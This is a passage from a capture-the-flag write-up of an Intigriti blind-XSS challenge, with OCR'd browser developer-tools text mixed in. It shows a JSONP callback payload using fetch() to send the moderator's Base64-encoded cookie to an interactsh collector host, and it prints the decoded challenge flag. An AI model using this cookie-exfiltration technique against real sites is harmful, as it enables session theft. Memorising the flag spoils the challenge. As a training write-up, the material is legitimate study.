


Once the post is published or opened we can see in the developer tools a request is made to our interactsh instance thanks to the fetch() function in our payload. Checking interactsh shows incoming DNS and HTTP requests as expected.


InkDrop — Write & Share
Blind XSS — InkDrop
localhost:8080/api/jsonp?callba
Interactsh | Web Client
localhost:8080/post/7
InkDrop
Dashboard
Logout
Blind XSS
By Joren • February 21, 2026
Report to Moderator
Elements
Console
Sources
Network
Performance
Memory
Application
Privacy and security
Lighthouse
Recorder
Preserve log
Disable cache
No throttling
Filter
Invert
More filters
All
Fetch/XHR
Doc
CSS
JS
Font
Img
Media
Manifest
Socket
Wasm
Other
100 ms
200 ms
300 ms
400 ms
500 ms
600 ms
700 ms
800 ms
900 ms
1,000 ms
Name
new
7
challenge-style.css
preview.js
render?id=7
jsonp?callback=fetch(%27https://hszwtkxautpngvbauu...iev.oast.fun/?flag=%27%2B...
?flag=
Headers
Payload
Preview
Response
Initiator
Timing
General
Request URL
https://hszwtkxautpngvbauukbkva58k8i2diev.oast.fun/?flag=
Request Method
GET
Status Code
200 OK
Remote Address
206.189.156.69:443
Referrer Policy
strict-origin-when-cross-origin
Response headers
Access-Control-Allow-Credentials
true
Access-Control-Allow-Headers
Content-Type, Authorization
Access-Control-Allow-Origin
*
Content-Length
0
Date
Sat, 21 Feb 2026 13:45:36 GMT
Server
oast.fun
X-Interactsh-Version
1.2.2
Request Headers
:authority
hszwtkxautpngvbauukbkva58k8i2diev.oast.fun
:method
GET
:path
/?flag=
:scheme
https
Accept
/



No cookies attached to the request as the cookie in our account is httpOnly protected. Time to deliver this payload to the Moderator or BOT via the “Report to Moderator” button.





To steal the flag we need to move now away from our local instance and get to the real challenge page.

https://challenge-0226.intigriti.io/dashboard


Create an account, login and create that first post with the payload we just tested.

Once we report our post to the Moderator the only thing we can do is wait and check our interactsh instance for a callback once the Moderator reads our post. When the Moderator opens the post our injected JavaScript should execute and send the Moderator cookie encoded as Base64.






Once reported we see callbacks coming into our interactsh instance



More important notice how the flag parameter now contains a Base64 encoded part.

ZmxhZz1JTlRJR1JJVEl7MDE5YzY2OGYtYmY5Zi03MGU4LWI3OTMtODBlZTdmODZlMDBifQ==

Use a Base64 converter to make it human readable: https://gchq.github.io/CyberChef/ (From Base64 filter)



This gives us the flag we are looking for and solves the challenge:
flag=INTIGRITI{019c668f-bf9f-70e8-b793-80ee7f86e00b}